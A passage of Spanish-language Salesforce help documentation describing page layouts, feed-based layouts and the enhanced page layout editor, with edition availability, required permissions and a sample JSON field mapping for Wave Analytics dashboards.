  - tipo de registro

- asociaciones de perfil
- listas relacionadas
- campos y configuración de acceso a campos.

Los campos visibles y las listas relacionadas del formato de página en miniatura pueden personalizarse más. No obstante, otros elementos heredados del formato de página asociado no pueden cambiarse en el formato de página en miniatura. Los formatos de página en miniatura muestran los campos seleccionados y las listas relacionadas de registros en la vista en miniatura de la consola.

Consejo: Para agregar automáticamente un campo a todos los formatos de página y hacer que sea visible y obligatorio en todas partes independientemente de la seguridad a nivel de campo, conviértalo en un campo necesario para todos.

CONSULTE TAMBIÉN

Formatos de página


## Descripción de formatos basados en noticias en tiempo real

Los formatos de página basados en noticias en tiempo real facilitan el trabajo con registros proporcionando dos vistas separadas: una para las noticias en tiempo real del registro y una para sus detalles, incluyendo las listas relacionadas.

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

A diferencia de los formatos de página estándar, que incluyen toda la información de un registro (las noticias en tiempo real, los detalles y las listas relacionadas) en una página, los formatos basados en noticias en tiempo real le permiten cambiar entre la vista de noticias en tiempo real y la vista de detalles por lo que puede centrarse en el tipo de información que necesita en cualquier momento. Por ejemplo, para ver comentarios de otras personas acerca de un registro o para crear un nuevo registro relacionado con ellos, debe utilizar la vista de noticias en tiempo real. Para hurgar en las listas relacionadas, los archivos adjuntos y otra información exhaustiva del registro, debe utilizar la vista de detalles.


Los formatos basados en noticias en tiempo real están disponibles en objetos de cuenta, activo, caso, contacto, candidato, oportunidad, personalizados y externos.




La vista de noticias en tiempo real en estos formatos incluye:

1. Fichas o, si está trabajando en la consola de Salesforce, botones alternar ( ) para cambiar entre la lista de noticias en tiempo real y la vista de detalles.
2. El publicador, que puede incluir acciones que le permiten realizar cosas como crear registros relacionados o registrar llamadas, dependiendo de cómo ha configurado su administrador su organización.
3. La noticia en tiempo real, que muestra actividad en el registro, como comentarios realizados por otros acerca de él.
4. Cualquier vínculo o botón personalizado agregado por su administrador.
5. Un botón Seguir ( ) o indicador de seguimiento ( ) y una lista de personas que siguen el registro. Dependiendo de cómo su administrador ha configurado la página, eso podría aparecer en el lado izquierdo o en el lado derecho.
6. Filtros de noticias en tiempo real que le permiten elegir qué información ver desde la noticia en tiempo real. Dependiendo de cómo su administrador ha configurado la página, los filtros podrían aparecer en el lado izquierdo, el centro o el lado derecho de la página.

Las vistas de detalles muestran información exhaustiva acerca del registro, incluyendo listas relacionadas.




CONSULTE TAMBIÉN

Crear formatos de página basados en noticias en tiempo real

# Crear formatos de página

Con el editor de formatos de página mejorado puede confeccionar formatos de páginas de registros para cumplir las necesidades de sus usuarios. Agregue, elimine o cambie el orden de acciones, botones, campos y secciones en la página de detalle de un registro.

1. Desde la configuración de gestión para el objeto que desea modificar, vaya a Formatos de página.
2. Haga clic en **Nuevo**.
3. De forma opcional, seleccione un formato de página existente para clonar.
4. Introduzca un nombre para el formato nuevo.
5. Opcionalmente, seleccione `Formato basado en noticias en tiempo real` para crear un formato que incluya fichas separadas para la noticia en tiempo real de un registro y páginas de detalles.
6. Haga clic en **Guardar**.
7. Modificar el formato.
8. Asignar el nuevo formato a los perfiles de usuario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear formatos de página:

- "Personalizar aplicación"

Consejo: También puede crear un nuevo formato de página duplicando uno existente empleando Guardar como desde el formato.

CONSULTE TAMBIÉN

- Modificar formatos de página para objetos estándar
- Modificar formatos de página para objetos personalizados y externos
- Formatos de página y seguridad a nivel de campo
- Descripción de formatos basados en noticias en tiempo real
- Configuración de gestión de búsqueda de objetos

# Crear formatos de página basados en noticias en tiempo real

Facilite a los usuarios el trabajo con cuentas, contactos, candidatos, oportunidades y registros de objetos externos y personalizados mediante la creación de formatos basados en noticias en tiempo real. Estos formatos incluyen dos vistas independientes: una para las noticias en tiempo real del registro y otra para sus detalles.

Los formatos basados en noticias en tiempo real ofrecen una forma más simplificada de trabajar con registros y no requiere que los usuarios se desplacen por la información que no les interesa para buscar lo que desean. Los usuarios pueden cambiar continuamente de vista de noticias en tiempo real, lo que incluye el publicador y eventos importantes en el registro, mostradas en orden cronológico y la vista de detalles que muestra información exhaustiva acerca del registro, incluyendo listas relacionadas.

Puede crear formatos basados en noticias en tiempo real para cuentas, activos, contactos, candidatos, oportunidades y objetos personalizados y externos. Para crear formatos basados en noticias en tiempo real para casos, utilice Noticias de caso.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar formatos de página:

- "Personalizar aplicación"

1. Asegúrese de que el seguimiento de noticias en tiempo real está activado para el objeto en el que desea crear un formato basado en noticias en tiempo real. Para activar el seguimiento de noticias en tiempo real, desde Configuración, introduzca *`Seguimiento de noticias en tiempo real`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Seguimiento de noticias en tiempo real**.
2. Cree un nuevo formato de página y seleccione `Formato basado en noticias en tiempo real`.

   Nota: Solo los nuevos formatos de página pueden estar basados en noticias en tiempo real; no puede cambiar un formato estándar existente a un formato basado en noticias en tiempo real.
3. Haga clic en **Modificar** junto a su formato y utilice el editor de formato de página mejorado para configurarlo.

   No puede configurar formatos basados en noticias en tiempo real con el editor de formato de página original.
4. En la página del editor de formato de la página principal, personalice el publicador para incluir las acciones que desea poner a disposición de los usuarios y agregar botones o vínculos personalizados.
5. Haga clic en **Vista de noticias en tiempo real** en el encabezado del editor de formato de página para personalizar lo que aparece en la página de noticias en tiempo real.

   Tiene diferentes opciones:

   - Habilite las noticias en tiempo real con ancho completo de modo que las noticias se expandan horizontalmente cuando los usuarios vean los registros en las fichas o subfichas de la consola de Salesforce.

- Active noticias en tiempo real compactas para que los usuarios obtengan una vista de noticias en tiempo real más clara y funcional cuando trabajen con registros en fichas o subfichas de la consola de Salesforce.
- Contraiga automáticamente el publicador cuando no esté en uso para que los usuarios puedan ver más información debajo en la página.
- Agregue componentes personalizadas, que son páginas de Visualforce con funcionalidades que defina.
- Elija en qué parte de la página aparecen los botones y vínculos personalizados así como componentes estándar como el botón Seguir y la lista de seguidores.
- Ocultar la barra lateral estándar.
- Elija qué filtros de noticias en tiempo real están disponibles y donde aparecen.

6. Asignar el formato de página a los perfiles de usuario.

CONSULTE TAMBIÉN

Descripción de formatos basados en noticias en tiempo real

Descripción general de Noticias de caso

Seguimiento de las noticias en tiempo real

Activar actualizaciones de noticias en tiempo real para registros relacionados

## Formatos de página

Los formatos de página controlan el formato y la organización de botones, campos, S-Control, Visualforce, vínculos personalizados y listas relacionadas en páginas de registros de objetos. También ayudan a determinar los campos que son visibles, de sólo lectura y obligatorios. Utilice formatos de página para personalizar el contenido de páginas de registros para sus usuarios.

Los formatos de página incluyen S-Control y páginas de Visualforce que se presentan con una sección de campo cuando aparece la página. Puede controlar el tamaño de los S-Control y páginas de Visualforce, así como determinar si aparece una etiqueta o barras de desplazamiento.

Salesforce tiene dos herramientas de arrastrar y soltar para modificar formatos de página: el editor de formatos de página original y un editor de formato de páginas mejorado. El editor de formatos de página mejorado está activado de forma predeterminada y proporciona todas las funciones del editor original, así como funciones adicionales y una interfaz WYSIWYG más fácil de usar.

Puede activar el editor de formatos de página original en la configuración de la interfaz de usuario. Su organización de Salesforce puede utilizar únicamente un editor de formatos de página al mismo tiempo.

Desde un formato de página, puede acceder a un formato de página en miniatura. El formato de página en miniatura define los detalles que se muestran al pasar el ratón sobre un campo en la página de detalle de un objeto en la consola de agente o en la sección Elementos recientes de la barra lateral en Salesforce Classic.

Para las organizaciones con Personal Edition, Contact Manager Edition, Group Edition y Professional Edition, todos los usuarios ven el mismo formato. Las organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition pueden crear diferentes formatos de página para el uso de distintos perfiles y tipos de registro y definir la configuración de seguridad a nivel de campo para restringir aún más el acceso de los usuarios a campos específicos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los formatos de página están disponibles en: **todas** las ediciones

La creación y eliminación de formatos de página está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar formatos de página:

- "Personalizar aplicación"

En Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, puede definir formatos de página en miniatura y objetos relacionados que aparecen en la ficha Consola.

CONSULTE TAMBIÉN

- Formatos de página y seguridad a nivel de campo
- Modificar formatos de página para objetos estándar
- Modificar formatos de página para objetos personalizados y externos

## Modificar formatos de página para objetos estándar

Cambie el aspecto de los formatos de página para objetos estándar de Salesforce.

Desde la configuración de gestión para el objeto adecuado, vaya a Formatos de página.

Asimismo, si está utilizando el editor de formatos de página mejorado, que está activado de manera predeterminada, podrá personalizar el formato de página de un objeto haciendo clic en **Modificar formato** desde la página de detalles.

CONSULTE TAMBIÉN

- Formatos de página
- Formatos de página y seguridad a nivel de campo
- Personalizar formatos de página con el editor de formatos de página original
- Personalizar formatos de página con el editor de formatos de página mejorado

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para personalizar los formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver parámetros y configuración"

## Modificar formatos de página para objetos personalizados y externos

Cambie el aspecto de los formatos de página para objetos personalizados y externos.

1. Desde la configuración de gestión para el objeto cuyo formato de página desea modificar, vaya a Formatos de página.
2. Complete una de las siguientes acciones.
   a. Si dispone del permiso "Personalizar aplicación", abra el formato de página que desea personalizar para su modificación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para personalizar los formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver parámetros y configuración"

**b.** Si tiene el permiso "Ver parámetros y configuración", haga clic en el formato de página que desee visualizar.

CONSULTE TAMBIÉN

- Formatos de página
- Formatos de página y seguridad a nivel de campo
- Personalizar formatos de página con el editor de formatos de página original
- Personalizar formatos de página con el editor de formatos de página mejorado
- Configuración de gestión de búsqueda de objetos

## Personalizar formatos de página con el editor de formatos de página mejorado

El editor de formatos de página mejorado es una herramienta WYSIWYG que permite personalizar los formatos de página de su organización para obtener detalles y modificar las páginas en Salesforce, el portal de autoservicio y el portal de clientes de Salesforce. El editor de formatos de páginas mejorado tiene todas las funciones del editor de formatos de página original pero con funcionalidades adicionales y una interfaz más fácil de usar.

El editor de formatos de página mejorado tiene dos partes: una paleta en la parte superior de la pantalla y el formato de página en la parte inferior de la pantalla. La paleta contiene los elementos de la interfaz de usuario que puede agregar a su formato de página, como campos, acciones, botones, vínculos y listas relacionadas.

Cuando trabaje con el editor de formatos de página mejorado:

- Para seleccionar varios elementos de forma individual, use CTRL+clic. Para seleccionar varios elementos como grupo, use Mayús+clic.
- Para cambiar las propiedades de un elemento en el formato de página, haga doble clic en el elemento o haga clic en el icono de llave inglesa ( ) junto al elemento. No puede cambiar las propiedades de los elementos de la paleta.
- Para que un campo sea obligatorio o de sólo lectura, haga doble clic en el campo del formato de página y seleccione la casilla de verificación apropiada.
- Para acceder a los otros formatos de un objeto con varios formatos de página, haga clic en el nombre del formato de página en la parte superior de la página y seleccione otro formato para su visualización.
- Para cambiar el nombre del formato de página, agregue etiquetas públicas y personales si es necesario y muestre casillas de verificación de objetos estándar en el formato de página y haga clic en **Propiedades de formato**.

  Nota: No puede cambiar el nombre de un formato de página con Professional Edition de Salesforce.

- En Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, puede seleccionar un perfil para ver cómo aparecerán las páginas para los usuarios con ese perfil. La mayoría de las columnas de las listas relacionadas aparecen sin datos.
- S está trabajando con un formato de página basado en noticias en tiempo real, haga clic en **Vista de noticias en tiempo real** para personalizar las herramientas y los componentes que aparecen cuando los usuarios están trabajando en la noticia en tiempo real en un registro.
- Para seleccionar qué campos aparecen en la página de detalles del registro y el orden en el que aparecerán, haga clic en **Modificar formato con varias líneas**.
- El formato de página en miniatura define los detalles que se muestran al pasar el ratón sobre un campo en la página de detalle de un objeto, en la consola de agente, o en la sección Elementos recientes de la barra lateral en Salesforce Classic. Para personalizar los campos en el formato de página en miniatura, haga clic en **Formato de la página en miniatura** en la parte superior de la paleta.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para personalizar los formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver parámetros y configuración"

- Cuando haya realizado la personalización del formato de página, guárdelo. Si navega fuera de su formato de página antes de guardar, perderá sus cambios.

CONSULTE TAMBIÉN

Directrices para el uso del editor de formatos de página mejorado
Personalizar listas relacionadas
Descripción de formatos basados en noticias en tiempo real
Formatos de página

## Elementos de la interfaz de usuario del editor de formato de página mejorado

Esta lista describe los elementos de interfaz de usuario del editor de formatos de página mejorado y cómo puede usarlos en su formato de página. Para agregar elementos, arrástrelos desde la paleta al formato. Las ubicaciones válidas para soltar aparecen de color verde. Para eliminar elementos, arrástrelos del formato y devuélvalos a la paleta.

Consejo: Cree los botones, vínculos personalizados, campos, Custom S-Control y páginas de Visualforce adecuados antes de modificar el formato de la página.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para personalizar los formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver parámetros y configuración"

### Acciones

Las acciones inteligentes de Mobile aparecen en un único elemento de acción en el editor de formato de página. Sin embargo, aparecen en la barra de acción y el menú de acción en Salesforce1 como acciones de creación distintas. Estas acciones distintas permiten a los usuarios crear registros directamente desde la barra de acciones. Las acciones de creación incluidas en el conjunto de acciones inteligentes móviles varían dependiendo del objeto del formato de página.

Nota: Si elimina una acción, se elimina de todos los formatos a los que está asignada.

### Activos de Wave Analytics

Puede agregar y mover un panel de Wave Analytics a cualquier sección en el formato de página, excepto Tarjetas móviles.

Para un elemento del panel de Wave Analytics, utilice la asignación de campos para asignar campos de datos del panel en los campos de objeto, de modo que el panel solo muestre los datos relevantes para el registro que se está visualizando. Puede especificar campos desde múltiples conjuntos de datos. Identifique cada conjunto de datos por su nombre del sistema que aparece en la página de modificación del conjunto de datos. Identifique los campos de datos por fila, y para los valores, especifique los nombres de campo desde los valores específicos o de objeto de Salesforce. La asignación de formato JSON sigue este formato:

```
{
    "dataset1_system_name": {
        "row_name": ["$field_name"],
        "row_name": ["$field_name"]
    },
    "dataset2_system_name": {
        "row_name": ["$field_name"],
        "row_name": ["$field_name"]
    }
}
```

Por ejemplo, si el panel muestra datos desde un conjunto de datos denominado Servicio, con las dimensiones Cuenta y Sector, la asignación del campo se definiría como:

```
{
    "service": {
        "account": ["$Name"],
        "industry": ["$Industry"]
    }
}
```

**Espacios en blanco**

Puede agregar y mover espacios en blanco a cualquier sección del formato de página, excepto Tarjetas móviles. Utilice espacios en blanco para alinear visualmente y distinguir los elementos de la página.

Nota: Si utiliza el editor de formatos de página original para ver un formato de página creado en el editor de formatos de página mejorado, el editor del formato de página original muestra los espacios en blanco que haya añadido. No puede mover ni agregar espacios en blanco en el editor de formatos de página original, pero puede eliminarlos arrastrándolos al cuadro de la derecha.

Los espacios en blanco no son compatibles con Lightning Experience.

**Botones**

Puede controlar qué botones estándar y personalizados aparecen y el orden en el que aparecen los botones personalizados. No puede reorganizar el orden de los botones estándar.

Los botones estándar y personalizados están disponibles como acciones en Salesforce1 y Lightning Experience.

**Aplicaciones de lienzo**

Para que la categoría Aplicaciones de lienzo se muestre en la paleta, debe establecer la ubicación de la aplicación de lienzo en Página de Visualforce al crear la aplicación de lienzo en la aplicación de Salesforce.

- Si agrega una aplicación de lienzo a una sección distinta de la sección Tarjetas móviles, la aplicación de lienzo se muestra en el formato de página en todo el sitio de Salesforce o en la página de detalles de registro en Salesforce1.
- Si agrega una aplicación de lienzo a la sección Tarjetas móviles, la aplicación de lienzo se muestra como una tarjeta en la página de información relacionada con el registro en Salesforce1.

**Componentes**

Cuando agrega un componente a la sección Tarjetas móviles de un formato de página, aparece como una tarjeta en la página de información relacionada de un registro en Salesforce1. Los componentes solo se admiten en la sección Tarjetas móviles de un formato de página y solo aparecen en Salesforce1.

En las organizaciones creadas después de Spring '14, el componente de Twitter se agrega de forma predeterminada a la sección Tarjetas móviles de formatos de página para los objetos compatibles.

Nota: Contactos y cuentas sociales deben activarse para su organización antes de poder agregar el componente Twitter a un formato de página.

La tarjeta de Twitter que ve en páginas de registro de cuenta, contacto y candidato en Lightning Experience no es la misma que el componente de Twitter disponible como una tarjeta móvil en el editor de formato de página. La tarjeta de Twitter en Lightning Experience es un componente de Lightning. Debe tener Contactos y Cuentas sociales activada para que aparezca.

**Búsquedas mejoradas ampliadas**

La categoría Búsquedas ampliadas para el editor de formato de página mejorada contiene campos con relaciones de búsqueda. Estos campos, cuando se agregan a la sección Tarjetas móviles del formato, aparecen como tarjetas de búsqueda relacionada en la página de información relacionada de un registro en Salesforce1. Un formato de página puede tener hasta 20 búsquedas ampliadas.

La categoría Búsquedas ampliadas solo contiene campos con relaciones de búsqueda con objetos que admiten formatos compactos.

Las búsquedas ampliadas no son compatibles con Lightning Experience.

**Campos**

Un campo puede mostrar uno o más de estos iconos:

- : el campo debe tener un valor para poder guardar el registro, pero no es necesario en el propio formato de página.
- : el campo se debe incluir en el formato de página porque un administrador ha configurado el campo como necesario para todos o bien porque Salesforce requiere el campo de forma automática. Aunque no puede eliminar esos campos, puede moverlos a diferentes ubicaciones.
- : el campo es un campo de control.
- : el campo es un campo dependiente.
- : el campo es de sólo lectura.

Para definir los campos que son necesarios y de sólo lectura, seleccione uno o más campos y haga clic en el icono de llave inglesa ( ) de cualquiera de los campos seleccionados.

- No es posible cambiar las propiedades de campo de algunos campos estándar. Los campos personalizados sólo se pueden cambiar si no son campos necesarios para todos.
- Los administradores y usuarios que cuenten con el permiso "Modificar campos de sólo lectura" siempre pueden modificar los campos marcados como sólo lectura.
- Si crea un campo de lista de selección de sólo lectura, todos los registros nuevos tendrán el valor predeterminado de dicha lista de selección.
- Los campos de numeración automática siempre son de sólo lectura.
- Si marca el campo de oportunidad `Probabilidad` como sólo lectura, el valor `Probabilidad` no deja de actualizarse cuando un usuario cambie el valor de `Etapa` de una oportunidad.

Al trabajar con campos:

- En Personal Edition, Contact Manager Edition y Group Edition, los formatos de página controlan los campos a los que pueden acceder los usuarios en listas relacionadas, vistas de lista, informes, Connect Offline, plantillas de correo electrónico y de combinación de correo electrónico, vínculos personalizados y cuándo se sincronizan los datos. En Professional Edition, Enterprise Edition, Unlimited Edition Performance Edition y Developer Edition, la seguridad a nivel de campo controla este acceso. Los parámetros de seguridad a nivel de campo cancelan las propiedades de campo que defina en el formato de página si la seguridad a nivel de campo es más restrictiva que los parámetros del formato de página.
- Los usuarios pueden importar valores en un campo solo si tienen acceso de lectura de modificación. El acceso de campo está determinado por permisos de usuario, asignaciones de formatos de página y configuraciones de seguridad a nivel de campo.

**Listas relacionadas**

Un formato de página puede tener hasta 100 listas relacionadas. Puede colocar las listas relacionadas en la parte inferior del formato de página. Para mover una lista relacionada al formato de página, arrastre el asa de la parte superior de la lista relacionada.

Para personalizar una lista relacionada, haga doble clic en el asa de lista relacionada o en el icono de llave inglesa ( ) en el interior del asa. Con las propiedades de listas relacionadas:

- Especifique los campos que se mostrarán como columnas en la lista relacionada, el orden en que aparecerán y el orden de clasificación en la lista relacionada. En Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition, también puede aplicar la información de la columna a otros formatos de página del mismo tipo de objeto.
- Especifique los botones estándar y personalizados que aparecerán en la lista relacionada.

Cuando trabaje con listas relacionadas en formatos de página, tenga en cuenta lo siguiente:

- El botón **Ver todos** solo muestra 2000 elementos como máximo en una lista relacionada.
- Algunas listas relacionadas no se pueden personalizar, ya que no almacenan datos, sino que actúan como vínculo a ellos. Salesforce señala las listas relacionadas que no son personalizables en el formato de página.

- No puede agregar listas relacionadas a los formatos de página del objeto Usuario.
- También puede configurar vínculos de funciones activables para su organización para que las páginas de detalles de registro incluyan vínculos para cada lista relacionada en la parte superior de la página. Los usuarios pueden pasar el ratón sobre un vínculo de lista relacionada para mostrar la lista relacionada correspondiente en una superposición interactiva en la que los usuarios pueden visualizar y gestionar rápidamente los elementos de la lista relacionada. Los usuarios también pueden hacer clic en el vínculo de función activable de la lista relacionada para desplazarse hasta el contenido de la lista relacionada sin tener que descender por la página.
- En Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, los usuarios individuales pueden personalizar las listas relacionadas que aparecen para su uso personal. Los administradores pueden sobrescribir estas personalizaciones de usuario y aplicar la configuración de lista relacionada en el formato de página a todos los usuarios, incluso si ya han personalizado su vista. Para sobrescribir las personalizaciones de listas relacionadas de los usuarios, haga clic en **Sí** en la ventana emergente Sobrescribir listas relacionadas personalizadas de los usuarios que aparece cuando se guarda un formato de página tras mover o agregar una lista personalizada.
- Las listas relacionadas aparecen en la página de información relacionada del registro en Salesforce1.

**Custom S-Control**

Un formato de página puede tener hasta 20 S-Control.

Para cambiar las propiedades de un S-Control, haga doble clic en él o haga clic en el icono de llave inglesa ( ) y establezca los siguientes atributos:

- `Anchura` define el tamaño horizontal en píxeles o porcentaje.
- `Altura` define el tamaño vertical en píxeles.
- `Mostrar barras de desplazamiento` determina si iFrame en el que se muestra S-Control contiene barras de desplazamiento cuando sea necesario.
- `Mostrar etiqueta` determina si el formato de la página incluye la `Etiqueta` de Custom S-Control. Elimine la etiqueta para mostrar S-Control en un área más amplia.

Los S-control no son compatibles con Lightning Experience.

**Secciones**

Puede agregar y mover las secciones a cualquier parte por encima de las listas relacionadas en el formato de página. Las secciones que añada pueden contener campos, S-Control y espacios en blanco. Además, cada formato de página tiene una sección predeterminada que sólo puede contener vínculos y espacios en blanco personalizados. Puede cambiar la ubicación de la sección del vínculo personalizado, pero no puede eliminarla de la página.

El elemento de la interfaz de usuario Sección es la segunda opción en la paleta cuando selecciona la categoría Campos o Custom S-Control en la paleta.

Para cambiar los atributos de una sección, haga doble clic en la sección o seleccione el icono de llave inglesa asociado ( ). Tiene diferentes opciones:

- Escriba un nombre para la sección. Los nombres de algunas secciones de página estándar no se pueden cambiar.
- Especifique si la sección tiene una o dos columnas.
- Especifique el orden en que los usuarios pueden desplazarse mediante el tabulador por los elementos de dicha sección.
- Especifique si el nombre de la sección aparece en las páginas de detalles y de modificación.

**Etiquetas**

Si su organización tiene activadas las etiquetas, haga clic en **Propiedades de formato** y utilice las casillas de verificación para especificar si las etiquetas personales y públicas se incluyen en la sección de encabezado del formato de página. Los usuarios no podrán etiquetar un registro si no se incluyen etiquetas personales ni públicas en la sección del encabezado. Además, la posición de las etiquetas personales y públicas en el encabezado no se puede modificar.

Las etiquetas no son compatibles con Lightning Experience.

**Páginas de Visualforce**

Las páginas de Visualforce se pueden agregar a cualquier sección en el formato de página excepto para secciones reservadas para vínculos personalizados y listas relacionadas. Un formato de página puede tener hasta 20 páginas de Visualforce.

Puede agregar una página de Visualforce a un formato de página si el controlador estándar de la página de Visualforce está definido para el objeto para el que crea el formato de página. Si no tiene ninguna página de Visualforce con un controlador estándar asignado a ese objeto, la categoría de páginas de Visualforce no aparecerá en la paleta.

Solo las páginas de Visualforce con la casilla de verificación `Disponible para aplicaciones móviles de Salesforce y Páginas Lightning` seleccionada aparecerán en Salesforce1.

Las páginas de Visualforce habilitadas para móviles se muestran con elementos de colores ligeramente distintos en la paleta de los de las páginas no habilitadas para Mobile. Si pasa el ratón sobre un elemento de página de Visualforce en la paleta, se indica si la página de Visualforce está habilitada para móviles.

CONSULTE TAMBIÉN

Directrices para el uso del editor de formatos de página mejorado

Personalizar formatos de página con el editor de formatos de página mejorado

## Directrices para el uso del editor de formatos de página mejorado

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para personalizar los formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver parámetros y configuración"

- Los elementos que ya se encuentran en el formato de página siguen apareciendo en la paleta, pero no están activos. Si hace clic en un elemento no activo de la paleta, Salesforce resalta el elemento en el formato de página.
- La eliminación de un campo de un formato de página no lo elimina del formato compacto del objeto. Los dos tipos de formato son independientes.
- Si el editor de formatos de página original está habilitado, los usuarios pueden hacer clic en el nombre del formato de página para acceder a la página de detalles del formato de página. El editor de formatos de página mejorado no tiene página de detalles, ya que todas las funcionalidades de la página de detalles siempre están disponibles en el editor mejorado. Salesforce muestra una versión de sólo lectura del editor de formatos de página a los usuarios con el permiso "Ver parámetros y configuración".

  Nota: La vista de sólo lectura del formato de página no muestra tipos y longitudes de campo al pasar por encima el ratón.

- Las categorías de páginas de Visualforce, vínculos personalizados y S-Control personalizados sólo aparecerán en la paleta si ha definido estos tipos de elementos para el objeto para el que está definiendo un formato de página. Cuando crea un vínculo personalizado para un objeto, añádalo a la sección Vínculos personalizados en el formato de página de ese objeto. En organizaciones no inglesas de Salesforce, no se traduce el título de la sección "Vínculos personalizados" del inglés automáticamente para los objetos Territorio y Modelo de territorio, pero puede modificar el título de la sección.
- La categoría Aplicaciones de lienzo se muestra en la paleta solo si ha definido como mínimo una aplicación de lienzo con una ubicación de página de Visualforce.
- La categoría Componentes solo aparece en la paleta si los componentes disponibles son compatibles con el objeto para el que define un formato de página. Por ejemplo, el componente Twitter solo es compatible con formatos de página de cuenta, contacto y candidato.

